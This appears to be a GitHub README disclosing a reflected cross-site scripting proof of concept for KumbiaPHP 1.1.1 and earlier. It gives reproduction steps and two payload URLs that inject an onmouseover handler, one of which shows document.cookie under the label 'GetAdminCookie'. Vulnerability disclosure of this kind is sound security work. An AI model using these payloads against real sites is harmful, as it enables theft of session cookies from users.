jenaye / KumbiaPHP- Public

0 stars 0 forks

Star | Notifications

Code Issues Pull requests Actions Projects Security Insights

master | Go to file

jenaye update readme ... on Jun 13, 2020 3

View code

README.md

KumbiaPHP

KumbiaPHP 1.1.1

- description : Allow attacker to inject arbitrary malicious HTML or Javascripts code in user web browser
- Affected version : All <= 1.1.1

Information

To make this POC, i just install `KumbiaPHP` by `git clone` then i used composer and i ran it in WAMP Server


- Vulnerability Type : Cross Site Scripting (XSS Reflected)

POC

Make sure you are in `Development` mode, to check it is simple; try to go there : `http://kumbiaphp/public/pages/kumbia/status/` replace status by `*` and you'll see the stacktrace, then replace `*` by a payload like this `/<a%20onmouseover="alert('got%20it')"/>jenaye/</a/>`

So your url Your url will look like the following

`http://kumbiaphp/public/pages/kumbia//%3Ca%20onmouseover=%22alert((document.cookie)%22/%3EGetAdminCookie/%3C/a/%3E/`



Releases

No releases published

Packages

No packages published